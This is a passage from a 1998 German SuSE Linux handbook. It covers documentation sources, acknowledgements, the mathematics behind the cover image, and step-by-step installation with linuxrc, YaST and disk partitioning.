Der auf UNIX-Systemen übliche Weg, an Informationen zu Programmen oder Befehlen zu kommen, ist der Befehl `man`. Die Eingabe von

```
tux@erde:/home/tux > man <befehl>
```

gibt eine Übersicht zu Aufgabe und Optionen des jeweiligen Befehls.

1.4.4 FAQ-, HowTo- und README-Dateien

Im Verzeichnis `/usr/doc` befinden sich zu vielen Programmpaketen Unterverzeichnisse, in denen sich Informationen zu den entsprechenden Paketen finden. Oft steht hier die lange gesuchte Option, der Name der Konfigurationsdatei, die sich nirgends findet, oder, wie der Hund des Entwicklers heißt. In jedem Fall lohnt es sich, hier nachzusehen, bevor die Software in den gelben Sack wandert.

Besonders hervorzuheben ist das Verzeichnis `/usr/doc/faq`, in dem sich Listen mit häufig gestellten Fragen und passenden Antworten zu einer Vielzahl von Problemen finden. Im Verzeichnis `/usr/doc/howto` finden sich „Kochrepte“ zur Installation diverser Pakete bzw. zum Vorgehen bei auftretenden Problemen. Die meisten HowTos können Sie auch aus dem Menü der graphischen Benutzeroberfläche heraus lesen. Einige dieser HowTos sind bereits ins Deutsche übertragen (vgl. Paket `wie_geht`, Serie `doc` (Documentation)) – diese deutschen Dokumente werden im Verzeichnis `/usr/doc/wie_geht` installiert. Unter Linux lesbar z. B. mit `less`²:

```
tux@erde:/home/tux > cd /usr/doc/howto
tux@erde:/usr/doc/howto > less DOS-to-Linux-HOWTO.gz
```

Im Verzeichnis `docu` auf der ersten CD befinden sich die aktuellsten zum Redaktionsschluß der CD verfügbaren Versionen der wichtigsten FAQ- und HowTo-Dateien. Es lohnt sich also evtl. auch ein Blick in dieses Verzeichnis! Insbesondere sind diese Dateien unkomprimiert und können daher bereits vor der Installation z. B. unter DOS mit `type` gelesen werden.

Bei Fragen und Problemen mit dem Kernel selbst ist die ergiebigste Informationsquelle das Verzeichnis `/usr/src/linux/Documentation`; dies ist natürlich nur dann vorhanden, wenn Sie die Kernelquellen (Paket `linux` bzw. Paket `lx_suse`) installiert haben, was ohnehin dringend anzuraten ist.

² Lieber Experte, Sie haben recht gelesen: unser `less` ist so „smart“, daß es sogar gepackte Dateien lesen kann ;-)

Darüber hinaus finden sich viele wertvolle Hinweise in den einzelnen Unterverzeichnissen der Kernelquellen (beispielsweise zum Soundtreiber), sowie für die ganz Unerschrockenen und Neugierigen in den Kernelquellen selbst.

Sollten Sie also einmal eine Frage haben, die dieses Buch nicht beantwortet, so durchforsten Sie bitte die genannten Quellen nach der gesuchten Information. Zum einen ist der Umfang des Buches begrenzt, zum anderen schreitet die Entwicklung des Linux-Systems so schnell voran, daß ein gedrucktes Dokument nur kurze Zeit auf dem aktuellen Stand sein kann.

1.4.5 Freie Bücher

In Paket `books`, Serie `doc` (Documentation) sind einige Bücher im PostScript-Format enthalten, die Sie mit Paket `gsview`, Serie `gra` (Grafic) oder Paket `gv`, Serie `gra` (Grafic) betrachten oder ausdrucken können. Vor dem Ausdruck sollten Sie überlegen, ob es nicht ökonomischer ist, ein solches Buch möglicherweise in deutscher Sprache käuflich zu erwerben.

1.5 Lorbeeren

Neben allen, die zu dem überaus großen Erfolg von Linux beigetragen haben, möchten wir uns vor allen bedanken bei **Florian La Roche**, dessen Erfahrungen beim Aufbau eines Linux-Systems für uns von unschätzbarem Wert waren; sein unermüdlicher Einsatz ermöglichte erst die Erstellung des topaktuellen und leistungsfähigen Kernsystems. Durch seine langjährigen Erfahrungen mit seiner eigenen **jurix**-Distribution, die als Geheimtip im Internet gehandelt wurde, konnte er bei der Entwicklung von SuSE Linux maßgeblich mitarbeiten.

Dank auch an **Dirk Hohndel** und **Harald König** vom XFree86TM-Team, die uns wertvolle Tips und Hinweise in bezug auf das X Window System gaben und bei **Eberhard Mönkeberg**, der bei Problemen mit CD-ROM-Treibern stets sehr hilfsbereit war.

Herzlichen Dank an **Hans Lermen**; von ihm stammen der bekannte **loadlin** (`loadlin.exe`), der ein Starten von Linux von DOS aus ermöglicht, und das DOS-Programm **Setup** (`setup.exe`) dieses Linux-Systems.

Weiterhin geht unser besonderer Dank an die Beta-Tester, die unerschrocken und wagemutig ihr laufendes System aufs Spiel setzten: Andreas Koegel, Christian Hüttermann, Dirk Ulbrich, Eberhard Mönkeberg, Frank Hofmann, Georg C. F. Greve, Harald König, Harald Wieland, Karlo Gross, Karsten Keil, Jens Frank, Lutz Pressler, Martin Hehl, Martin Konold, Martin Schulze, Michael Kleinhenz, Norbert Eicker, Oliver Zendel, Ralf Geschke, Stefan Bliessener, Thomas Wörner, Ulrich Goebel, Ulrich Windl, Volker Lendecke und Wolfgang Barth .

Das Bild auf der Titelseite stammt von **Stephan Endraß**, auch ihm vielen Dank! Für die mathematisch Interessierten hier ein paar Worte zum Hintergrund:

Septik

Das Titelbild zeigt eine Fläche vom Grad 7 mit 20 Singularitäten (eine Fläche vom Grad 7 bezeichnet man als Septik). Von diesen 20 Singularitäten sind 16 Tripelpunkte und 4 gewöhnliche Doppelpunkte. Diese Fläche ist definiert als die Menge der Nullstellen eines sehr langen Polynoms vom Grad 7 in 3 Unbekannten x , y und z , welches hier aus Platzgründen nicht wiedergegeben wird.

Sie ist aus zwei Gründen interessant: Erstens kennt man nur sehr wenige Beispiele von Septiken mit vielen Singularitäten. Zweitens folgt aus einer komplizierten Formel des russischen Mathematikers Alexander Varchenko, daß eine Septik höchstens 17 Tripelpunkte haben kann. Allerdings weiß niemand ob es tatsächlich eine Septik mit 17 Tripelpunkten gibt, d.h. obige Fläche ist das beste bekannte Beispiel.

Sie besitzt die Symmetrien des Tetraeders und kommt in einer 1-Parameter Familie von Septiken mit 16 Tripelpunkten vor. Das bedeutet sozusagen daß man eine Stellschraube hat, mit welcher man die Form der Fläche verstellen kann, wobei sie dann aber immer noch 16 Tripelpunkte besitzt. Diese Metamorphose ist in der Computeranimation `s16.500.fli` festgehalten, welche sich im Paket `filmsbig` findet.

*
* *
*

Die Entwickler von Linux treiben in weltweiter Zusammenarbeit mit hohem freiwilligen Einsatz das Werden von Linux voran. Wir danken ihnen für ihr Engagement – ohne sie gäbe es diese CD nicht. Unsere Tätigkeit soll das Ergebnis ihrer Arbeit einem breiten Kreis von interessierten Anwendern zugänglich machen.

Nicht zuletzt geht unser besonderer Dank an **Patrick Volkerding** für die Unterstützung unserer Arbeit sowie selbstverständlich an **Linus Torvalds**!

Dank auch an Angela, Barbara, Bouchra, Christiane, Klaus F., Marcus, Marco, Mohammed, Reiner, Reinhold, Rudolf, Simone, Udo, Ulrich, Virgilio, Winfried und Wolfgang. Und natürlich an: Alan, Alexander, Ayako, Birgit, Bodo, Burchard, Carsten, Christian, Christoph-Erdmann, Costin, Dimitrij, Dirk, Doris, Dwight, Edith Florian, Françoise, Frank, Franz, Gerda, Gerlinde, Hans, Helmut, Holger, Hubert, James, Jan, Joachim, Jörg D., Jörg S., Jürgen, Karl, Katrin, Klaus B., Klaus W., Kyung Ae, Lars, Lenz, Marc, Marcus K., Marcus S., Margit, Miriam, Marion, Marius, Martin L., Martin S., Martina, Melanie, Michael A., Michael B., Michael S., Reinhard K., Reinhard M., Remo, Richard, Roland, Rolf, Rüdiger B., Rüdiger O., Sabine, Scott M., Scott W., Simon, Stefan D., Stefan We., Stefan Wi., Tanja, Thomas F., Thomas G., Tilman, Uli, Werner sowie vor allem an Frank Zappa und Pawar!

Fürth, 6. November 1998

Have a lot of fun!

Ihr SuSE Team

Teil II

SuSE Linux installieren

Die SuSE Linux-Erstinstallation

2.1 Nur Mut!

Es ist nicht leicht, den richtigen Mittelweg für eine Installationsanleitung zu finden: Geht man zu sehr in die Tiefe, beschreibt man Details und mögliche Probleme, dann sieht alles kompliziert aus, verschreckt ängstliche Naturen und langweilt erfahrene Linux-Freunde. Verzichtet man auf Details, geht das zu Lasten der Anwender, die genau wissen möchten, was wann warum zu tun ist oder die aufgrund einer ungewöhnlichen Systemkonfiguration überdurchschnittlich hohe Anforderungen haben.

Deshalb gibt es in diesem Buch zwei Installationsanleitungen:

- Einen kurzen Leitfaden, mit dem die meisten Anwender zurechtkommen sollten (Abschnitt 2.2).
- Eine ausführliche Installationsanleitung, in der wir auch auf Hintergründe und problematische Fälle eingehen; dafür ist sie erheblich umfangreicher (Abschnitt 2.3).

Im Zweifelsfall versuchen Sie es erst mit dem kurzen Leitfaden. Klappt es nicht, nehmen Sie die ausführliche Anleitung. Im Anschluß daran finden Sie noch Abschnitte mit Hintergrund-Informationen, mit Antworten auf Spezialfragen und mit Lösungen für besondere Problemfälle.

Tip am Rande: Wenn Sie Ihr „altes“ SuSE Linux updaten wollen, lesen Sie bitte zunächst Kapitel 15, Seite 369.



2.2 Linux in 30 Minuten – die Kurzanleitung

Voraussetzung für die Linux-Installation ist, daß Sie auf der Festplatte entweder Platz für zusätzliche Linux-Partitionen haben, einige der Partitionen unbenutzt sind oder die Partitionen eines anderen Betriebssystems jetzt für Linux zur Verfügung gestellt werden sollen. Ist das nicht der Fall, müssen Sie die Festplatte(n) zuerst vorbereiten. Dazu können Sie eventuell das Programm **fips** auf der ersten CD im Verzeichnis `dosutils` verwenden. Weitere Tips zu **fips** und zum Partitionieren überhaupt finden Sie unter Abschnitt 2.7.1, Seite 42, in Abschnitt 2.9, Seite 55 und in Abschnitt 2.10, Seite 57.

Anschließend führen Sie folgenden Aktionen aus – dabei wird alles am Bildschirm ausführlich erläutert und Sie können sich Hilfetexte mit  anzeigen

lassen; mit  ist es grundsätzlich möglich, zwischen den Buttons hin- und herzuschalten:

- Legen Sie die SuSE Linux-Bootdiskette ein und booten Sie den Rechner. Mit einem passenden BIOS können Sie auch direkt von der ersten CD booten. Nach 3 Sekunden wird begonnen, Linux zu laden.
- Das Programm **linuxrc** startet. Wählen Sie Sprache, Bildschirmtyp und Tastaturbelegung.
- Legen Sie die CD 1 ein, wenn Sie von CD installieren wollen.
- Laden Sie – falls notwendig – die Kernelmodule für den SCSI-Hostadapter und für den Zugriff auf das Installationssystem (CD-ROM-Laufwerk, Netzwerkkarte oder PCMCIA). Das funktioniert entweder automatisch oder manuell. Bei manchen Modulen können Sie noch Parameter angeben. Informationen zu den Parametern finden Sie in Abschnitt 14.3.2, Seite 343. Mit ‘Zurück’ wieder ins übergeordnete Menu gehen.



Wenn Sie ein ATAPI CD-ROM-Laufwerk besitzen, dann ist *kein* spezieller Treiber zu laden; ATAPI-Laufwerke werden vom (E)IDE-Festplatten-Treiber mitverwaltet.

Wenn Sie keinen Support für Ihr Installationsmedium unter den Standard-Modulen finden, können Sie eventuell auf die zusätzlichen Treiber der `modules`-Diskette zurückgreifen; zum Vorgehen vgl. Abschnitt 16.2, Seite 383.

- Wählen Sie ‘Installation / System starten’ und dann ‘Installation starten’, um eigentliche Installationsprogramm YaST zu starten. Quellmedium ist normalerweise ‘CD-ROM’ (event. auch ‘Netzwerk’). – Hinweis: Mittels  können Sie im YaST jederzeit eine Online-Hilfe erhalten.
- Beim YaST-Eingangsbildschirm wählen Sie den Menüpunkt ‘Linux neu installieren’ aus.
- Linux-Partitionen anlegen. Vergessen Sie dabei die Swappartition nicht, deren Typ Sie explizit mit  setzen müssen! In Abschnitt 2.9, Seite 55 und Abschnitt 2.10, Seite 57 finden Sie weitere Infos zur Partitionierungsphilosophie.

Achtung: Wenn Sie ‘Gesamte Platte’ wählen, werden alle eventuell auf der Festplatte befindlichen Daten gelöscht, also auch alle Betriebssysteme (vgl. Abschnitt 2.3.6, Seite 21).

- In der nächsten Eingabe-Maske weisen Sie den Partitionen die  *Mount-points* zu. Bestimmen Sie, ob und wie die Linux-Partitionen formatiert werden sollen mit ; in der Regel genügt ‘Normal formatieren’.
- Wählen Sie ‘Weiter’, dann formatiert YaST die Linux-Partitionen.
- Wählen Sie ‘Konfiguration laden’, wenn Sie eine spezielle Software-Vorauswahl treffen wollen (Workstation, Serversystem, etc.).
- Nun haben Sie die Möglichkeit, mit ‘Konfiguration ändern/erstellen’ einzelne Software-Pakete an- oder abzuwählen.

Wenn Sie das X Window System einrichten wollen, dann ist es sinnvoll, bereits jetzt den X-Server für Ihre Grafikkarte auszuwählen (aus der Serie `xsrv`; vgl. Kapitel 9). Wenn Sie sich unsicher sind, dann kann dies aber auch nachträglich geschehen.

Gehen Sie mit **F10** ins Installationsmenü zurück.

- Starten Sie das Einspielen der ausgewählten Software mit ‘Installation starten’.

Die ausgewählten Pakete werden jetzt installiert (allerdings erstmal nur die Pakete von CD 1, wenn der Rechner nur über „wenig“ Arbeitsspeicher (RAM) verfügt).

- Beenden Sie YaST mit ‘Installation abschließen’ bzw. ‘Hauptmenü’; wählen Sie den Kernel, mit dem Sie Ihr System künftig starten wollen.
- Erzeugen Sie sich eine Bootdiskette, mit der Sie Linux künftig starten können; auch für Notfälle ist diese Diskette hilfreich. Dazu müssen Sie noch einmal Ihr CD-ROM-Laufwerk auswählen.
- Sie können den Bootmanager LILO installieren.
- Sie geben dem Rechner noch einen Namen und wählen die Art des Netzwerks aus. Anschließend bootet der Rechner weiter und Sie können sich in Ihr Linux einloggen.
- YaST startet wieder und die Pakete, die nicht auf CD 1 liegen, werden nun ggf. nachinstalliert. Anschließend konfigurieren Sie die letzten Feinheiten des Systems.
- Jetzt können Sie sich als ‘root’ einloggen (vgl. Abschnitt 19.1, Seite 421), **YaST** (**yast**) starten und mit ‘Administration des Systems’ Benutzer anlegen, mit dem Unterpunkt ‘XFree86™ konfigurieren’ die grafische Oberfläche einrichten (vgl. Abschnitt 9.1, Seite 218), etc.

Im Hintergrund werden automatische Konfigurationsskripte ablaufen (Indizierung der Manpages, Einrichtung von Perl, etc.); auf weniger leistungsfähigen Rechnern kann diese Prozedur – je nach Installationsumfang – durchaus länger als eine Stunde dauern. Wenn Sie vorzeitig den Rechner „herunterfahren“, wird YaST beim nächsten Booten wieder routinemäßig gestartet werden!

Diese Skripte sind erst dann komplett abgearbeitet, wenn auf Konsole 9 steht (umschalten mit **Alt** + **F9**):

Have a lot of fun!



2.3 Die ausführliche Installationsanleitung

Viele Wege führen zum installierten Linux – aber manche davon sind komplizierter als andere. Wir bei SuSE haben uns deshalb einige Gedanken gemacht, wie wir auch weniger erfahrene Linux-Freunde besser als bisher durch die Erstinstallation führen können.

Wir haben deshalb die Anleitung zur Erstinstallation vom restlichen Handbuch abgegrenzt. Hier versuchen wir, etwas mehr auf Zusammenhänge und

Hintergründe einzugehen. Zudem wird die Materie übersichtlicher, da wir aus diesem Kapitel die Systemwartung oder weiterführende Themen komplett herausgelassen haben.

Falls Sie kein Linux-Einsteiger mehr sind, mögen Ihnen manche Erläuterungen unnötig oder langatmig erscheinen. Denken Sie einfach mal zurück an die Zeit, als Sie Ihren ersten Rechner hatten und dankbar jede Informationsquelle anzapften . . .

Diese Anleitung ist auch keine Bedienungsanleitung für das SuSE-Programm YaST oder für andere Programme; auch beschreibt sie Linux nicht annähernd vollständig. Auf all diese Dinge gehen wir an dieser Stelle nur insoweit ein, wie es für die Installation nötig und für das Verständnis hilfreich ist.

2.3.1 Die Ausgangslage

Im Laufe der Jahre hat sich gezeigt, daß die Bedingungen für eine erfolgreiche SuSE Linux-Erstinstallation günstig geworden sind: Die Hardware wird von Linux besser unterstützt und die Linux-Software ist benutzerfreundlicher geworden. Zudem steht Ihnen bei SuSE Linux mit YaST ein Installationswerkzeug zur Verfügung, daß Sie sicher von der Vorbereitung der Festplatte über die Software-Einrichtung bis zur Konfiguration eines graphischen Logins geleitet.

Als „Normalfall“ wird vorausgesetzt:

- Sie können von der mitgelieferten Bootdiskette oder direkt von der CD 1 den Rechner starten.
- Auf Ihrer Festplatte befindet sich eine separate Partition mit ausreichend Platz für die Linux-Installation bzw. Sie können auf einer Festplatte eine oder mehrere Partitionen für Linux anlegen.
- Ihr CD-ROM-Laufwerk wird von Linux unterstützt. Falls Sie das bislang nicht wissen: keine Panik, es läßt sich herausfinden.

Sollte einer dieser Punkte nicht zutreffen, gibt es „Umwege“, wie Sie gleichwohl eine Installation durchführen können. Gegen Ende dieses Kapitels werden derartige Wege aufgezeigt (Abschnitt 2.4, Seite 33).

2.3.2 Das Prinzip der Installation

Wir beschreiben hier die *echte* Linux-Installation mit eigenen Festplattenpartitionen und eigenem Dateisystem.

Die Linux-Installation besteht neben dem eventuell nötigen Vorbereiten der Festplatte aus den nachfolgenden Hauptschritten:

- Auf der Festplatte muß Platz für die Linux-Partitionen vorhanden sein; falls Sie auf der Festplatte noch Platz schaffen müssen, orientieren Sie sich bitte an Abschnitt 2.7.1, Seite 42 ff.
- Ein *Ur-Linux*, das sich nicht auf die Festplatte stützt, wird zum Laufen gebracht.
 - Sie booten mit der mitgelieferten SuSE-Bootdiskette. Bei passender Hardware können Sie alternativ auch direkt von der ersten CD booten.

- Sie laden die benötigten Treiber mit **linuxrc**.
- Der komplette Rest des Installationssystems wird nachfolgend von der CD in eine RAM-Disk kopiert.

Jetzt läuft Ihr Ur-Linux.

- Mit YaST, das automatisch gestartet wird, richten Sie Ihr System ein. Sie lassen von YaST die Partitionierung der Festplatte und dann die Formatierung der Partitionen durchführen.
- Sie wählen eine Software-Konfiguration für Ihr kommendes Linux-System aus und lassen diese Auswahl durch YaST von der CD installieren.
- Sie haben ein *richtiges* Linux auf der Festplatte und runden die Installation durch eine Grundkonfiguration ab.
- Es wird eine angepasste Bootdiskette hergestellt; halten Sie dafür eine eigene Diskette bereit, deren Daten überschrieben werden können.

Zu diesem Zeitpunkt wird Ihr Linux laufen – aber für Sie als Systemadministrator gibt es trotzdem noch etliches zu tun: Einrichtung des X Window System, Durchführung einer Vernetzung, Konfiguration eines Zugangs zu einem Online-Dienst, Erzeugen eines eigenen Kernels und so weiter ... Diese Themen, die über die Grundinstallation – und auch z. T. über den Rahmen des Installationssupports – hinausgehen, werden in eigenen Kapiteln behandelt.

2.3.3 Nun geht's los: Der Begrüßungsbildschirm

Bitte die CD 1 und Diskette in das jeweilige Laufwerk einlegen; den Rechner zum Booten einschalten. Falls der Rechner nicht booten will, müssen Sie zuvor möglicherweise die Bootreihenfolge im BIOS des Rechners auf A,C umstellen.

Nach wenigen Augenblicken wird der Begrüßungsbildschirm angezeigt und nach weiteren 3 Sekunden beginnt der Ladevorgang von alleine. Sollten Sie eine Taste gedrückt haben, bleibt der Bildschirm solange stehen, bis Sie  betätigen.

Drücken Sie also einfach  oder warten ein Weilchen ... Nun erscheinen am unteren Bildschirmrand die Meldungen "Loading initdisk.gz..." sowie "Loading linux..." und nach einiger Zeit bootet der  Kernel.

Das menügeführte Programm **linuxrc** wird gestartet und wartet auf Ihre Eingaben.

2.3.4 Start von linuxrc

Worum geht es?

Mit dem Programm **linuxrc** laden Sie alle notwendigen Treiber als Kernelmodule; dann startet YaST und die eigentliche Installation Ihres Systems beginnt.




Abbildung 2.1: Hauptmenü von **linuxrc**

Schritt für Schritt ...

1. Das Programm **linuxrc** läuft (Abbildung 2.1, Seite 18); eine genauere Beschreibung von **linuxrc** finden Sie in Abschnitt 16.2, Seite 383.
2. Sie wählen die Dialogsprache ('Deutsch') für die kommende Installation aus. Mit und wählen Sie eine Sprache, mit und wählen Sie ein Kommando, hier einfach 'Ok'. Mit wird das Kommando ausgeführt.
3. Mit den Pfeiltasten zwischen Farb- und Schwarzweiß-Bildschirm auswählen, mit 'Ok' geht es weiter.
4. Ab jetzt werden die Masken deutlich hübscher. Bei der Tastaturbelegung ist bereits 'Deutsch' vorbelegt, also nur drücken.
5. Jetzt sind wir im Hauptmenü. Da gibt es folgende Angebote:

Einstellungen Hier können Sie Sprache, Bildschirm oder Tastatur nochmal ändern.

System-Information Für Interessierte gibt es eine Menge Informationen über die Hardware.

Kernelmodule (Hardware-Treiber) Hier müssen Sie eventuell rein, um zur Hardware passende Module zu laden.

Ausnahme: Falls Sie sowohl Festplatte(n) als auch das CD-ROM-Laufwerk (☞*ATAPI*) an einem (E)IDE-Controller angeschlossen haben, müssen Sie diesen Menüpunkt nicht aufrufen. Die (E)IDE-Unterstützung ist fest in den Kernel eingebaut – Sie können direkt die letzte Option wählen und starten. Wie es genau funktioniert, steht etwas weiter unten ...

Installation / System starten Hier wird dann die Installation fortgesetzt ... Mehr dazu weiter unten.

Abbruch / Reboot Falls Sie sich alles ganz anders überlegt haben ...

- Wählen Sie das Laden der Kernelmodule mit 'Kernel-Module', wenn Sie Unterstützung für SCSI oder PCMCIA benötigen oder wenn Sie *kein* ATAPI-Laufwerk Ihr Eigen nennen. Im folgenden Untermenü wählen Sie aus, wofür Sie Module laden wollen (oder besser gesagt: müssen). Im Normalfall sind das:
 - Ein SCSI-Modul, wenn Sie eine SCSI-Festplatte oder SCSI-CD-ROM-Laufwerk haben.
 - Ein CD-ROM-Modul, falls Ihr CD-ROM-Laufwerk *nicht* am (E)IDE-Controller oder *nicht* am SCSI-Controller hängt.
 - Ein Netzwerk-Modul, falls Sie über NFS oder FTP installieren – das ist hier aber nicht Thema (vgl. ggf. Abschnitt 2.4.2, Seite 35).
 - Ein PCMCIA-Modul, wenn Sie über eine PCMCIA-Karte auf das Installationssystem zugreifen wollen.

Wenn Sie keinen Support für Ihr Installationsmedium unter den Standard-Modulen finden, können Sie eventuell auf die zusätzlichen Treiber der `modules`-Diskette zurückgreifen; zum Vorgehen vgl. Abschnitt 16.2, Seite 383.



- Beim Laden der Kernelmodule gehen Sie so vor:
 - Zur Auswahl gehen Sie jeweils in das Untermenü und wählen den betreffenden Typ aus. Nach  folgt ein Bildschirm, in dem Sie Parameter für den Treiber angeben können. Dabei werden jeweils typische Beispiele vorgegeben. Genaueres zu den Kernelparametern steht in Abschnitt 2.7.5, Seite 47 sowie in Abschnitt 14.3.3, Seite 356.
 - Sie können auch einfach die Option 'Automatisches Laden von Modulen' ausprobieren – oft reicht das. Werden dabei Module mitgeladen, die bei Ihnen sicher nicht benötigt werden; entladen Sie diese anschließend mit dem entsprechenden Menüpunkt wieder ('Entfernen geladener Module').
 - In jedem Fall wird das Ergebnis des Ladeversuchs angezeigt. Falls es nicht geklappt hat: entweder paßt der Treiber nicht zur vorhandenen Hardware oder die Kernelparameter sind falsch bzw. fehlen.
 - Mit 'Zeige geladene Module' können Sie das Ergebnis Ihrer Bemühungen kontrollieren: Sie sehen alle geladenen Module und identifizieren eventuelle Irrläufer.
 - Irrtümlich manuell oder automatisch geladene Module entfernen Sie wieder mit 'Entfernen geladener Module'.
- Wenn Sie alle benötigten Module geladen haben: im Hauptmenü den Punkt 'Installation / System starten' und im anschließenden Menü den Punkt 'Installation starten' auswählen. Im Untermenü geben Sie an, von wo das Installationssystem (CD-ROM) zu laden ist. Bei entsprechender Auswahl haben Sie natürlich auch die erste CD eingelegt? Dann los!
Jetzt wird die Installationsumgebung in eine RAM-Disk geladen und es startet das Installationsprogramm YaST.

Mögliche Probleme

Probleme kann es hier an den folgenden Stellen geben:

- Der verwendete SCSI-Adapter wird nicht erkannt: Verwenden Sie einen Kernel, der den entsprechenden SCSI-Treiber fest hinzugebunden hat; erstellen Sie eine derartige BootDiskette, wie in Abschnitt 2.7.2, Seite 45 beschrieben.
- Das verwendete ATAPI-CD-ROM-Laufwerk bleibt beim Lesen hängen: siehe Abschnitt 2.8.5, Seite 52.

2.3.5 YaST starten

Worum geht es?

Jetzt geht es darum, die Installation des SuSE Linux zu beginnen. Dazu verwenden wir YaST, das von der CD-ROM aus der Installationsumgebung gestartet wurde. Dann werden einige allgemeine Punkte für YaST und das Linux-System festgelegt.

Zusatzinfo

Mit YaST will SuSE Ihnen die Linux-Installation erleichtern¹. Sie müssen nicht mehr Konfigurationsdateien editieren, sondern treffen in YaST eine Auswahl; die verschiedenen Konfigurationsdateien paßt in vielen Fällen YaST in Zusammenarbeit mit **SuSEconfig** für Sie an. Neben grundsätzlichen Systemfestlegungen wie beispielsweise Tastaturbelegung unterstützt Sie YaST auch bei der Partitionierung der Festplatte, der Installation und Pflege der Software und vielen anderen Aufgaben (Hardware-Einbindung, Benutzer-Verwaltung, etc.).

Wenn Sie YaST besser kennenlernen wollen oder spezielle Wartungsaufgaben haben, sehen Sie bitte im YaST-Kapitel nach (Kapitel 3, Seite 63 ff.)!

Schritt für Schritt ...

YaST bietet einen Eingangsbildschirm mit 5 Punkten zur Auswahl an (vgl. Abbildung 2.2, Seite 21).

Linux neu installieren Wenn ein neues SuSE Linux installiert werden soll. Mit genau diesem Punkt werden wir uns im folgenden beschäftigen ; -)

Bestehendes Linux-System updaten Update eines SuSE Linux ist Thema in Abschnitt 15.1.

Installation im Experten-Modus Wenn Sie diesen Installationsmodus wählen, haben Sie während der Installation zahlreiche Eingriffmöglichkeiten. Wählen Sie diesen Punkt bitte nur dann, wenn Sie ausreichend Linux-Erfahrungen haben und wenn Sie sicher wissen, welche Schritte nacheinander zu erfolgen haben. Der Experten-Modus wird im folgenden *nicht* erklärt!

¹ YaST bedeutet *Yet another setup tool* in Anlehnung an die Namensgebung des Unix-Programmes *yacc* *Yet another compiler compiler*, sozusagen ein Insider-Bonmot.



Abbildung 2.2: YaST Eingangsbildschirm

Abbruch - keine Installation Falls Sie es sich im letzten Moment anders überlegt haben ...

Wählen Sie nun 'Linux neu installieren'.

2.3.6 Die Partitionen konfigurieren

Worum geht es?

In diesem Schritt teilen wir den freien Platz der Festplatte in Linux-Partitionen auf oder wandeln bereits vorhandene Partitionen in Linux-Partitionen um.

Zusatzinfo

Nun gilt es, den vorhandenen Freiraum oder die vorhandenen Partitionen für Linux bereitzustellen. Dazu legen Sie die Linux-Partitionen an und geben verschiedene Spezifikationen für den Swap-Bereich und die Linux-Dateisysteme auf den Partitionen vor. Über Partitionstypen können Sie sich auch in Abschnitt 2.9, Seite 55 informieren.

Die Partitionen werden im Anschluß an das Ausfüllen der Masken in die Partitionstabelle eingetragen. Die Partitionstabelle ist übrigens ein betriebssystem-übergreifendes Instrument. Sie ist nur einmal auf jeder Festplatte vorhanden; alle auf der Festplatte enthaltenen Betriebssysteme werten die Einträge dieser einen Partitionstabelle aus. Die Partitionstabelle kann auch von allen Betriebssystemen aus bearbeitet werden; dazu dient jeweils die betriebssystemspezifische Version des Programms **fdisk**.

Ein Thema für sich ist die Partitionierungsphilosophie: wieviele Partitionen, wie groß und auf welche Verzeichnisse sollen sie gemountet werden? Sehen Sie dazu bei Unsicherheit auch in Abschnitt 2.9, Seite 55 und in Abschnitt 2.10, Seite 57 nach.

Schritt für Schritt ...



Sollte bereits eine nicht aktivierte Swap-Partition vorhanden sein – eventuell von einer vorangegangenen Installation –, so wird YaST dies feststellen und fragen, ob diese Swap-Partition verwendet und schließlich in des System eingebunden soll.

Gehen Sie so vor, um Ihre Partitionen einzurichten:

1. Die Frage nach der Partitionierung muß in der Regel bei einer SuSE Linux-Erst- oder bei einer -Neuinstallation mit 'Partitionieren' beantwortet werden.
2. YaST teilt Ihnen nun mit, daß eine Festplatte gefunden wurde. Falls dort „freier“ Plattenbereich vorhanden ist, wird YaST dies feststellen und vorschlagen, diesen Bereich für Linux zu verwenden (Maske 'Freien Bereich nutzen?'). Wenn Sie 'Ja' sagen, partitioniert YaST selbständig und Sie können mit Abschnitt 2.3.8, Seite 28 weitermachen. Sagen Sie 'Nein', können Sie interaktiv partitionieren; lesen Sie bitte einfach weiter ...

Wenn YaST *keinen* freien Platz ausmachen kann erscheint die Maske 'Gesamte Platte verwenden'; Sie haben dort die beiden folgenden Möglichkeiten (zur Erinnerung: mit  bzw.  oder  positionieren Sie den Cursor, während mit  wird die Auswahl durchgeführt):



Abbildung 2.3: YaST – Platte partitionieren

Mit 'Partitionieren' nehmen Sie die Festplatten-Aufteilung selbständig vor; diese Option müssen Sie zwingend dann wählen, wenn Sie neben Linux ein bereits installiertes anderes Betriebssystem weiterverwenden wollen.

Mit 'Gesamte Platte' wird YaST – nach einer „roten“ Sicherheitsabfrage – die Partitionierung *selbständig* vornehmen.

Diese Option sollte immer dann gewählt werden, wenn Sie auf Ihrem Rechner nur ein neues SuSE Linux haben wollen *und* sich nicht mit der Materie der Partitionierung beschäftigen möchten. Eventuell vorhandene Betriebssysteme werden dabei gelöscht!

Wenn Sie 'Gesamte Platte' ausführen lassen, gehen alle Daten *verloren*, die sich zu diesem Zeitpunkt auf der Festplatte befinden!



Dabei verfolgt YaST die folgende Strategie: eine /boot-Partition (mindestens 2 MB bzw. 1 Zylinder); eine Swap-Partition (doppelte RAM-Menge, jedoch höchstens 128 MB; der Rest als eine große Partition, die unter '/' als Root-Partition (Wurzelverzeichnis) eingerichtet wird.

Wenn Sie diese Option gewählt haben, können Sie nun sofort mit Abschnitt 2.3.8, Seite 28 weitermachen.

3. YaST präsentiert Ihnen einen Bildschirm mit mehreren Bereichen (vgl. Abbildung 3.3, Seite 66):

- Ganz oben stehen die Parameter Ihrer Festplatte.
